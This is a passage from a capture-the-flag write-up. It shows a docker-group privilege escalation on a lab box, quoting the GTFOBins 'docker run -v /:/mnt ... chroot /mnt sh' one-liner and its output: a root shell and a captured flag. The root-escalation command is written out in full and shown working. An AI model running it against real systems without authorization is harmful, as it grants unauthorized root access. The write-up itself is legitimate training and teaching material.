- it was one of the most easiest privesc vector. guess what. we are the part of docker group.
- now i went straight to gtfobins and searched for docker.

.. / docker

Star 12,206

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root.

Any other Docker Linux image should work, e.g., debian.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

- let's try this command.

```
abu@mobydock:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls
flag3.txt snap
# cat flag3.txt
H7CTF{d0ck3r_esc4p3_v1a_n4m3sp4c3_sh4r1ng_and_ns3nt3r}
# |
```

- sanity verified !!! i copy pasted that exact command and got root.

Conclusion : it was actually a pretty cool and fun box, the initial command execution vectory is crazy and kind of real world. the privesc could be improved but overall amazing box with a little bit of guessy mad password ; - ;

Thanks for reading this far.

- Check out my other writeups on my team TraceBash write up site
<https://tracebash.github.io/>
- github: <https://github.com/DeadDroid403>

Peace !